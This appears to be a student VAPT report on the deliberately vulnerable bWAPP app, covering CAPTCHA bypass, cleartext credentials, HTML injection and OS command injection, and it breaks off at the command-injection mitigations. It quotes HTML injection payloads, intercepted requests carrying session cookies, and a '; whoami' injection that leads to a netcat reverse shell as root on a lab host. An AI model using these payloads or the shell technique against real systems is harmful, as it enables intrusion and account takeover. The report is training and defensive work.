

bWAPP Security Audit: Identifying & Mitigating Web Risks

SUBMITTED BY:
ANKIT NARENDRASHENDE
PRN NO. 230960940048

UNDER THE GUIDANCE OF
MR. JAYARAM P. **DR. SREEDEEP A.L.**
CENTRE CO-ORDINATOR **PROJECT GUIDE**

**POST GRADUATE DIPLOMA IN CYBER
SECURITY AND FORENSICS**

Table of Content		
Titles	Subtitles	Page No.
Abstract		3
1. Introduction		4
	1.1. Introduction to bWAPP Pentesting report	4
	1.2. Background and Context	4
	1.3. Methodology and Approach	4
	1.4. System Requirements	5
	1.5. Ethical Considerations	6
	1.6. Report Structure	6
2. Summary		
	2.1. Scope and Objective	7
	2.2. Project Outcomes	7
3. Tabular Summary		9
4. Technical Report		11
	4.1. Broken Access Control – Captcha Bypassing	11
	4.2. Broken Access Control – Forgotten Function	14
	4.3. Cryptographic Failure – Base64 Encoding	15
	4.4. Cryptographic Failure – Clear Text HTTP	17
	4.5. Injection – HTML Reflected (GET)	18
	4.6. Injection – HTML Reflected (POST)	19
	4.7. Injection – HTML Reflected (Current URL)	21
	4.8. Injection – OS Command Injection	22
	4.9. Injection – PHP Code Injection	24
	4.10. Injection – Server-Side Includes Injection	26
	4.11. Injection – SQL Injection (GET>Select)	29
	4.12. Injection – SQL Injection (POST/Search)	32

	4.13. Injection – Cross-Site Scripting Reflected (GET)	36
	4.14. Injection – Cross-Site Scripting Stored (Cookies)	39
	4.15. Insecure Design – Directory Traversal – Directories	41
	4.16. Insecure Design – Directory Traversal – Files	46
	4.17. Insecure Design – Local File Inclusion	49
	4.18. Insecure Design – Remote File Inclusion	50
	4.19. Security Misconfiguration – MITM (HTTP)	52
	4.20. Security Misconfiguration – Robots File	54
	4.21. Vulnerable & Out-dated Components – PHP CGI Remote Code Execution	57
	4.22. Identification & Authentication Failure – Session Management – Administrative Portals	60
	4.23. Identification & Authentication Failure – Session Management – Cookies (HTTPOnly)	63
	4.24. Identification & Authentication Failure – Session Management – Cookies (Secure)	65
	4.25. Identification & Authentication Failure – Session Management – Session ID in URL	66
	4.26. Identification & Authentication Failure – Session Management – Strong Secure	69
	4.27. IDOR (Order Ticket)	71
	4.28. CSRF (Change Password)	74
	4.29. CSRF (Change Secret)	75

	4.30. CSRF (Transfer Amount)	78
	4.31. Unvalidated Redirects & Forwards	80
Conclusion		82

Abstract

The "Vulnerability Assessment and Penetration Testing (VAPT) on BWAPP" project aims to perform a comprehensive security assessment of the deliberately vulnerable web application, BWAPP. The primary objective is to identify, analyze, and document various security vulnerabilities within the application, thereby enhancing participants' understanding of web application security and providing insights into effective remediation strategies.

The project involves the systematic exploration of BWAPP's codebase, functionalities, and interactions to simulate real-world attack scenarios. By employing established VAPT methodologies and a range of security testing tools, the project team will uncover vulnerabilities such as SQL injection, cross-site scripting (XSS), Cross-Site Request Forgery (CSRF), and more. The vulnerabilities' potential impact on the application's security and user data integrity will be evaluated, highlighting the importance of proactive security measures.

Throughout the assessment, a structured approach will be maintained, encompassing vulnerability identification, proof of concept exploitation, risk assessment, and recommendation formulation. The outcomes of the project will include a detailed report summarizing the discovered vulnerabilities, their potential implications, and recommendations for mitigation. Additionally, the project will provide valuable insights into commonly used testing methodologies and tools, empowering participants to effectively tackle web application security challenges.

This project's significance lies in its educational nature. By analyzing and addressing vulnerabilities within BWAPP, participants will enhance their practical knowledge of security threats and countermeasures. The project's outcomes will facilitate improved security practices, contribute to the growth of security expertise, and foster a heightened awareness of web application vulnerabilities among developers, testers, and security enthusiasts.

1. Introduction

1.1 Introduction to bWAPP Pen-testing report

This pen testing report provides an in-depth analysis of the security assessment conducted on the bWAPP (Buggy Web Application) platform. As a purposely vulnerable web application designed for educational and training purposes, bWAPP presents a unique opportunity to explore and understand the intricacies of web application security vulnerabilities. The objective of this assessment was to systematically identify potential security weaknesses within bWAPP, evaluate their impact, and propose effective mitigation strategies.

1.2 Background and Context:

In the digital landscape, where web applications have become integral to daily activities, security remains a paramount concern. Cyber threats targeting web applications have evolved, leading to an increased emphasis on identifying, understanding, and mitigating vulnerabilities before they are exploited by malicious actors. To address this, bWAPP offers an environment that simulates real-world vulnerabilities, enabling security professionals, developers, and enthusiasts to learn, practice, and develop effective Defense strategies.

1.3 Methodology and Approach:

The assessment was conducted through a meticulous blend of manual testing, automated vulnerability scanning, and targeted exploitation. This multifaceted approach allowed for a comprehensive examination of bWAPP's vulnerabilities, ranging from easily detectable flaws to more intricate security challenges. The methodology included the following key steps:

1.3.1 Pre-Assessment Preparation:

Gaining a deep understanding of the bWAPP application, its architecture, functionalities, and potential attack vectors.

1.3.2 Vulnerability Scanning:

Employing automated tools to conduct initial scans for common vulnerabilities, providing a baseline for further exploration.

1.3.3 Manual Testing and Exploitation:

Utilizing ethical hacking techniques to manually validate and exploit vulnerabilities identified through scanning, delving into the intricacies of each weakness.

1.3.4 Impact Analysis:

Assessing the potential consequences of successful exploitation, considering factors such as data exposure, unauthorized access, and potential for privilege escalation.

1.3.5 Reporting:

Documenting findings, including vulnerability descriptions, impact assessments, and detailed recommendations for mitigation.

1.4 System requirements

The hardware and software requirements for conducting Vulnerability Assessment and Penetration Testing (VAPT) can vary based on the scope of the assessment, the target systems, and the specific tools and methodologies being employed. Here's a general overview of the typical requirements:

Operating Systems: A variety of operating systems might be needed to support different testing scenarios. This could include Windows, Linux distributions, and specialized penetration testing platforms like Kali Linux.

Penetration Testing Frameworks: Tools like Metasploit, Burp Suite, OWASP Top 10, Nmap, and Wireshark are commonly used for different stages of VAPT.

Network Analysis Tools: Network analyzers like Wireshark are used to capture and analyze network traffic.

Virtualization Software: Software like VMware or VirtualBox is essential for creating virtual environments for testing and isolating your activities.

Exploitation Tools: These tools are used to exploit vulnerabilities in a controlled environment to determine their impact. Examples include tools from the Metasploit framework.

Password Cracking Tools: For password security assessment, tools like John the Ripper or Hashcat can be used.

Documentation and Reporting Tools: Tools for documenting findings and generating detailed reports about the vulnerabilities and their potential impact.

Collaboration Tools: Communication and collaboration tools can be essential for team members to co-ordinate and share information during the testing process.

1.5 Ethical Considerations:

It is imperative to acknowledge that the vulnerabilities uncovered within this report are exclusive to the bWAPP platform, purposefully designed for educational purposes. Therefore, the vulnerabilities identified here do not reflect vulnerabilities that could occur in real-world applications. The intention behind this assessment is to enhance the understanding of security professionals, developers, and learners regarding common web application vulnerabilities and the importance of implementing effective security measures.

1.6 Report Structure:

This comprehensive pen testing report is organized into distinct sections, each dedicated to a specific category of vulnerabilities found within bWAPP. Each section follows a consistent structure:

- Introduction to the vulnerability category and its implications.
- Detailed description of identified vulnerabilities, their potential impact, and their reproducible steps.
- Severity assessment of each vulnerability based on its potential consequences.
- Recommendations for mitigating the vulnerabilities, including technical solutions and best practices.

2. Summary

2.1 Scope and Objectives:

The scope of this pen testing assessment encompassed a comprehensive evaluation of bWAPP's vulnerabilities across various categories. These included but were not limited to injection attacks, cross-site scripting (XSS), session management issues, insecure configurations, and other common and advanced security flaws. The assessment's objectives were multifaceted:

- To systematically identify vulnerabilities that could potentially compromise the confidentiality, integrity, or availability of the application.
- To assess the robustness of security controls and countermeasures implemented within bWAPP.
- To provide actionable recommendations that enhance the application's overall security posture.

2.2 Project Outcomes

"BWAPP" stands for "Buggy Web Application," and it's a deliberately vulnerable web application used for practicing and learning about web application security. Conducting a Vulnerability Assessment and Penetration Testing (VAPT) on BWAPP can have several project outcomes, depending on the goals and scope of the assessment. Here are some possible outcomes:

Identification of Vulnerabilities: The primary outcome of a VAPT on BWAPP would be the identification of various vulnerabilities present in the application. These vulnerabilities could include SQL injection, cross-site scripting (XSS), CSRF (Cross-Site Request Forgery), insecure authentication mechanisms, and more.

Documentation of Findings: The vulnerabilities and weaknesses discovered during the assessment would be documented in detail. This documentation would include descriptions of the vulnerabilities, their potential impact, and recommendations for remediation.

Exploitation and Proof of Concept: For educational purposes, the testing team might exploit the identified vulnerabilities to demonstrate how an attacker could potentially compromise the application. This can help stakeholders understand the real-world impact of these vulnerabilities.

Risk Assessment and Prioritization: The vulnerabilities found can be categorized based on their severity and potential impact on the application's security. This allows the project team to prioritize which vulnerabilities should be addressed first.

Remediation Recommendations: The testing team would provide recommendations for fixing the vulnerabilities. This could include suggesting code changes, configuration adjustments, or other measures to mitigate the risks.

Testing Methodologies and Tools: The project outcome could also include a detailed description of the testing methodologies used and the specific tools employed during the assessment. This information can be valuable for educational purposes or for other security professionals looking to learn from the assessment process.

Detailed Reporting: A comprehensive report would be generated to summarize the assessment's findings. The report might include an executive summary, details about vulnerabilities, risk assessments, recommendations, and any other relevant information.

Awareness and Training: The assessment could also serve as an educational tool to raise awareness about web application vulnerabilities among developers, testers, and other stakeholders. It can provide valuable insights into common security issues and how they can be addressed.

Proof of Competence: For individuals or teams involved in conducting the VAPT, successfully identifying and demonstrating vulnerabilities on BWAPP could serve as a form of validation for their skills and competence in the field of web application security.

Enhanced Security Posture: By assessing and remediating vulnerabilities in BWAPP, the overall security posture of the application improves, making it a safer platform for learning and practicing security techniques. Remember that BWAPP is intentionally vulnerable, so any findings and outcomes from a VAPT conducted on it are primarily educational. The goal is to learn how to identify and address vulnerabilities in a safe environment, rather than applying the findings to a production application.

3. Tabular Summary

OWASP Top 10 Web Application Security Risk 2021

Sr. No.	Security Risks
A01	Broken Access Control
A02	Cryptographic Failure
A03	Injection
A04	Insecure Design
A05	Security Misconfiguration
A06	Vulnerable and Out-dated Components
A07	Identification and Authentication Failure
A08	Software and Data Integrity Failure
A09	Security Logging and Monitoring Failure
A10	Server-Side Request Forgery

Vulnerability Categorization:

Category	Description
No. of live host	1
Total vulnerabilities	31
No. of critical vulnerabilities	4
No. of high vulnerabilities	23
No. of medium vulnerabilities	3
No. of low vulnerabilities	1

Exploited Vulnerabilities:

Sr. No	Vulnerability	Severity
1	Captcha Bypassing	High
2	Forgotten Function	Medium
3	Base64 Encoding	Medium
4	Clear text HTTP	High
5	HTML Reflected (GET)	High
6	HTML Reflected (POST)	High
7	HTML Reflected (Current URL)	High
8	OS Command Injection	Critical

9	PHP Code Injection	Critical
10	Server-Side Includes (SSI) Injection	Critical
11	SQL Injection (GET>Select)	High
12	SQL Injection (POST/Search)	High
13	Cross-Site Scripting Reflected (GET)	High
14	Cross-Site Scripting Stored (Cookies)	High
15	Directory Traversal - Directories	High
16	Directory Traversal - Files	High
17	Local File Inclusion	High
18	Remote File Inclusion	High
19	MITM (HTTP)	High
20	Robots File	Low
21	PHP CGI Remote Code Execution	High
22	Session Management – Administrative Portals	Critical
23	Session Management - Cookies (HTTP only)	High
24	Session Management - Cookies (Secure)	High
25	Session Management - Session ID in URL	High
26	Session Management - Strong Secure	High
27	IDOR (Order Ticket)	Medium
28	CSRF (Change Password)	High
29	CSRF (Change Secret)	High
30	CSRF (Transfer Amount)	High
31	Unvalidated redirects and forwards	High

4. Technical report

4.1 Broken Access Control – Captcha Bypassing

Vulnerability: This vulnerability occurs when attackers exploit weaknesses in access control systems to bypass CAPTCHAs, effectively evading the first line of defense. By manipulating authorization mechanisms, cyber criminals can gain unauthorized access to sensitive data, manipulate accounts, or carry out malicious activities undetected.

Severity: High

Affected on:

Infected URL	http://192.168.73.146/bWAPP/ba_captcha_bypass.php
Infected Parameter	Captcha
Parameter Type	POST
Attack Vector	Login Credentials

Analysis: After analyzing the website http://192.168.73.146/bWAPP/ba_captcha_bypass.php, we found that by intercepting the request using Burp Suite, we could bypass the captcha through a brute force attack.

POC:

The screenshot displays a browser window for the 'bwAPP - Broken Authen...' application. The page title is 'bwAPP v2.2' and it says 'an extremely buggy web app'. It features a 'Choose your bug' section with a dropdown set to 'low'. Below this is a login form with fields for 'Login' (containing 'test') and 'Password' (containing '****'). A CAPTCHA field contains the value '7Msr0?'. At the bottom, there's a 'Reload' button and a 'Login' button. To the right, the Burp Suite interface is visible, showing the intercepted request details. The 'Raw' tab of the proxy tab shows the POST request with the CAPTCHA value included in the payload: 'login=test&password=****&captcha_user=7Msr0?&form=submit'.

The image shows two screenshots of a web application and its corresponding Burp Suite interface.

Screenshot 1 (Left): A screenshot of a web browser showing the "bwAPP - Broken Authen..." page at 192.168.73.146/bwAPP/ba_captcha_bypass.php. The page title is "Choose your bug" and "bwAPP v.2". It has fields for "Login:" and "Password:", both currently empty. Below the fields is a "Re-enter CAPTCHA:" field with a placeholder "Re-enter CAPTCHA:". A red error message "Login: Invalid credentials! Did you forget your password?" is displayed below the login button. The URL bar shows the full path: 192.168.73.146/bwAPP/ba_captcha_bypass.php.

Screenshot 2 (Right): A screenshot of the Burp Suite Community Edition interface. The "Proxy" tab is selected. The "Target" section shows the target as "http://192.168.73.146". The "Payloads" tab is selected. Under "Payload sets", there is one payload set named "2" with a payload count of 5. The payload type is "Simple list" with request count 25. The list contains the following items:

```

1 POST /bwAPP/ba_captcha_bypass.php HTTP/1.1
2 Host : 192.168.73.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:10.0) Gecko/20100101 Firefox/11.0
4 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 58
9 Origin: http://192.168.73.146
10 Connection: close
11 Referer: http://192.168.73.146/bwAPP/ba_captcha_bypass.php
12 Cookie: security_level=0; PHPSESSID=6385f42c273597c139cf08e876aa26a5
13 Upgrade-Insecure-Requests: 1
14 Login=test&password=test&captcha_user=mrs039%forasubmit
  
```

The "Payloads" tab also shows 2 payload positions with a total length of 657. The "Start attack" button is visible in the top right corner of the Burp Suite window.

The screenshot shows a browser window with two tabs: "bwAPP - Broken Auth" and "bwAPP - Broken Auth...". The main content is titled "Choose your bug" and "bwAPP v2.2". It features a CAPTCHA challenge and a login form. The login form has fields for "Login" and "Password". Below the form is a "Re-enter CAPTCHA:" field with a placeholder "Re-enter CAPTCHA:". A green button labeled "Successful login!" is visible. To the right, the Burp Suite interface displays the raw request and response. The request is a POST to /bwapp/ba_captcha_bypass.php. The response shows the HTML code for the CAPTCHA bypass page, including a success message "Successful login!".

Impact: Bypassing captcha can lead to unauthorized access, account takeovers and other malicious activities.

Mitigations:

Use more complex CAPTCHA challenges, such as reCAPTCHA v2 or v3.

Validate CAPTCHA results on the server-side and check for HTTP response success.

Use other security measures, such as rate-limiting, account locking, or hidden fields

Implement access control policies and mechanisms for all web resources and functions, such as authentication, authorization, role-based access control, etc.

Follow the principle of least privilege, which means limiting user permissions to the minimum necessary for their role.

Use secure coding practices and penetration testing to identify and fix access control issues in the application development process.

Disable directory listings, API rate limiting, or other features that may expose sensitive information or allow abuse of the web application.

4.2 Broken Access Control – Forgotten Function

Vulnerability: Broken Authentication - Forgotten Function refers to a security vulnerability where an overlooked or forgotten function within a web application's authentication system becomes an avenue for unauthorized access.


Severity: Medium

Affected on:

Infected URL	http://192.168.73.146/bWAPP/ba_forgotten.php
Infected Parameter	Secret code reset
Parameter Type	POST
Attack Vector	Email ID text box

Analysis: After examining the web page http://192.168.73.146/bWAPP/ba_forgotten.php, we found that the secret code for a specific user is being revealed.

POC:



Impact: The forgotten function might enable attackers to bypass authentication mechanisms and take control of user accounts. This can result in unauthorized actions on behalf of legitimate users, such as making unauthorized transactions or altering account settings.

Mitigations:

Implement access control policies and mechanisms for all web resources and functions, such as authentication, authorization, role-based access control, etc.

Use secure coding practices and penetration testing to identify and fix access control issues in the application development process.

Limit CORS (Cross-Origin Resource Sharing) requests to trusted domains and use secure headers to prevent cross-site scripting attacks

Tighten password policies and enforce strong passwords, multi-factor authentication, password hashing, etc.

Remove or secure any forgotten functions that may expose sensitive information or allow unauthorized access.

4.3 Cryptographic Failure – Base64 Encoding

Vulnerability: This vulnerability involves the insecure handling or exposure of Base64-encoded data, which may contain sensitive information such as secrets, passwords, tokens, or other confidential data.

Severity: Medium

Affected on:

Infected URL	http://192.168.73.146/bWAPP/ba_forgotten.php
Infected Parameter	Secret message
Parameter Type	GET
Attack Vector	Cookie

Analysis: After examining the web page

http://192.168.73.146/bWAPP/insecure_crypt_storage_3.php, the encoded secret message was decoded using Burp Suite decoder.

POC:

Impact: Attackers might be able to decode and access the original data, Sensitive information may be exposed, leading to a loss of data confidentiality, gain unauthorized access to systems, accounts, or resources by exploiting the exposed secrets.

Mitigations:

Use encryption to protect the confidentiality and integrity of the data before encoding it with Base64. Encryption requires a secret key that is shared only between the sender and the receiver, and it makes the data unreadable and unmodifiable by anyone else.

Use hashing to verify the authenticity and integrity of the data after decoding it from Base64. Hashing generates a unique and fixed-length value from the data that can be compared with a known value to detect any changes or tampering.

Use validation to check the format and content of the data after decoding it from Base64. Validation can help prevent malicious or malformed data from causing errors or vulnerabilities in the application, such as SQL injection or cross-site scripting.

4.4 Cryptographic Failure – Clear Text HTTP

Vulnerability: This vulnerability occurs when sensitive data, such as user credentials or authentication tokens are transmitted in plain text over an insecure HTTP connection, making it vulnerable to intercept and gain unauthorized access.

Severity: High

Affected on:

Infected URL	http://192.168.73.146/bWAPP/insuff_transp_protect_1.php
Infected Parameter	Login credentials
Parameter Type	POST
Attack Vector	Transmitting plain text over an insecure HTTP connection

Analysis: After examining the web page

http://192.168.73.146/bWAPP/insuff_transp_protect_1.php, we detect that the login credentials are being sent in plain text form, which were successfully intercepted using Burp Suite.

POC:

The screenshot shows a browser window for 'bwAPP - Insufficient Transp...' at '192.168.73.146/bWAPP/insuff_transp_layer_protect_1.php'. The page displays a login form with fields for 'Login' (containing 'bee') and 'Password' (containing '***'). Below the form is a 'Submit' button. To the right, the Burp Suite interface is open, showing the captured POST request. The request details tab shows the following payload:

```
POST /bWAPP/insuff_transp_layer_protect_1.php HTTP/1.1
Host: 192.168.73.146
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Connection: close
Referer: https://192.168.73.146/bWAPP/insuff_transp_layer_protect_1.php
Cookie: security_level=0; PHPSESSID=12c442353b7579b399b3269894263ec; secret=0M5G1J1Z9Hc2P
Upgrade-Insecure-Requests: 1
login=bee&password=bugfore&submit=
```

Impact: Attackers who intercept the credentials can use them to impersonate users and gain unauthorized access to their accounts. User privacy is compromised as their sensitive data is

exposed during transmission. Sensitive information, including usernames, passwords, and tokens, is exposed and can be easily intercepted by attackers.

Mitigations:

"Use HTTPS" to encrypt the communication channel between the client and the server. HTTPS uses SSL/TLS protocols to provide confidentiality, integrity, and authentication for the data. HTTPS also prevents downgrade attacks that can force the connection to use HTTP instead of HTTPS.

"Use secure flags" to prevent the transmission of sensitive data over clear text HTTP. For example, if HTTP cookies are used for transmitting session tokens, then the secure flag should be set to prevent transmission over clear text HTTP.

"Use hashing or encryption" to protect the sensitive data before transmitting it over HTTP. Hashing generates a fixed-length value from the data that can be verified by the receiver without revealing the original data.

Use proper logging and monitoring" of the access and usage of sensitive data. Detect and respond to any suspicious or anomalous activities or breaches.

4.5 Injection – HTML Reflected (GET)

Vulnerability: This vulnerability arises when user-supplied data from a GET request is incorporated into HTML content without proper validation or encoding. Attackers can manipulate the input to inject malicious HTML or script code into the web page, affecting other users who view the modified page.


Severity: High

Affected on:

Infected URL	http://192.168.73.146/bWAPP/html_get.php
Infected Parameter	Text box
Parameter Type	GET
Attack Vector	Script execution in input box field

Analysis: After examining the web page http://192.168.73.146/bWAPP/html_get.php, we could execute the following scripts <h1>hello</h1> and <h1>injection successful</h1> in the text box named first name and last name of the given form.

POC:



Impact: Attackers can inject malicious scripts that execute in the context of the victim's browser, potentially stealing session cookies, redirecting users to malicious sites, or performing actions on their behalf.

Mitigations:

Encode user-generated content to ensure it's treated as data, not code, by the browser.

Use the appropriate encoding method based on the context where the data is being used (e.g. HTML context, URL context).

Implement Content Security Policies (CSP) to control which scripts can be executed on a web page.

Escape characters that could be misinterpreted as HTML or script tags

Validate and sanitize user input to ensure its safe before incorporating it into HTML content.

4.6 Injection – HTML Reflected (POST)

Vulnerability: This vulnerability occurs when user-supplied data from an HTTP POST request is incorporated into HTML content without proper validation or encoding. Attackers can manipulate the input to inject malicious HTML or script code into the web page, affecting other users who view the modified page.

Severity: High


Affected on:

Infected URL	http://192.168.73.146/bWAPP/htmli_post.php
Infected Parameter	Text box
Parameter Type	POST
Attack Vector	Script execution in input box field

Analysis: After examining the web page http://192.168.73.146/bWAPP/htmli_post.php, we were able to successfully execute the script

firstname=<h1>ClickMe!</h1>&lastname=<h2>Html injection Post successful</h2>&form=submit in the text box fields of the form and we were able to reflect the result in the same window.

POC:



Impact: Attackers can inject malicious scripts that execute in the context of the victim's browser, potentially stealing session cookies, redirecting users to malicious sites, or performing actions on their behalf.

Mitigations:

Encode user-generated content to ensure it's treated as data, not code, by the browser.

Use the appropriate encoding method based on the context where the data is being used (e.g. HTML context, URL context).

Implement Content Security Policies (CSP) to control which scripts can be executed on a webpage.

Escape characters that could be misinterpreted as HTML or script tags

Validate and sanitize user input to ensure it's safe before incorporating it into HTML content.

4.7 Injection – HTML Reflected (Current URL)

Vulnerability: This vulnerability occurs when user-supplied data from the current URL is incorporated into HTML content on the web page without proper validation or encoding. Attackers can manipulate the input to inject malicious HTML or script code into the page, affecting other users who view the modified page.

Severity: High

Affected on:

Infected URL	http://192.168.73.146/bWAPP/htmli_current_url.php
Infected Parameter	Current URL
Parameter Type	GET
Attack Vector	URL box

Analysis: After examining the web page http://192.168.73.146/bWAPP/htmli_current_url.php, we were successfully able to change host name using Burp Suite and reflect the same in the web page.

POC:

Impact: Attackers can inject malicious scripts that execute in the context of the victim's browser, potentially stealing session cookies, redirecting users to malicious sites, or performing actions on their behalf.

Mitigations:

Encode user-generated content to ensure it's treated as data, not code, by the browser.

Use the appropriate encoding method based on the context where the data is being used (e.g. HTML context, URL context).

Implement Content Security Policies (CSP) to control which scripts can be executed on a webpage.

Escape characters that could be misinterpreted as HTML or script tags

Validate and sanitize user input to ensure it's safe before incorporating it into HTML content.

4.8 Injection – OS Command Injection

Vulnerability: This vulnerability occurs when user input is not properly validated or sanitized before being used to construct operating system commands. Attackers can inject malicious commands that are executed by the server, potentially leading to unauthorized access, data leakage, or even complete compromise of the system.

Severity: Critical

Affected on:

Infected URL	http://192.168.73.146/bWAPP/commandi_blind.php
Infected Parameter	Command Injection
Parameter Type	GET
Attack Vector	User input field

Analysis: After examining the web page http://192.168.73.146/bWAPP/commandi_blind.php, we were able to inject malicious commands through input field that are used to construct system commands.

POC:

The screenshot displays a multi-layered penetration testing environment. At the top, a browser window shows the bWAPP v2.2 interface with a 'DNS lookup' field containing the command `; whoami`. Below this, a Burp Suite proxy capture window shows the raw HTTP request sent to the server. The request is a POST to `/bWAPP/commandi.php` with the following payload:

```
POST /bWAPP/commandi.php HTTP/1.1
Host: 192.168.73.146
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:110.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Cookie: security_level=0; PHPSESSID=12ca4252d7978b39eb826980d269ee; secret=DW5SIGIIZSM2F
Upgrade-Insecure-Requests: 1
Target=_blank&submit
```

Below the browser and proxy windows is a terminal window showing the results of the exploit. It shows a netcat listener on port 4444, which receives a connection from the target host (192.168.73.146). The terminal then runs the command `whoami`, revealing the user is root. Other commands like `pwd`, `uname -a`, and listing of files in `/var/www/bWAPP` are also shown.

Impact: Attackers can execute arbitrary commands, potentially gaining unauthorized access to the underlying system or sensitive data. Attackers might exploit commands to retrieve or exfiltrate confidential information. Depending on the server's permissions and configuration, attackers might gain control of the system.

Mitigations:

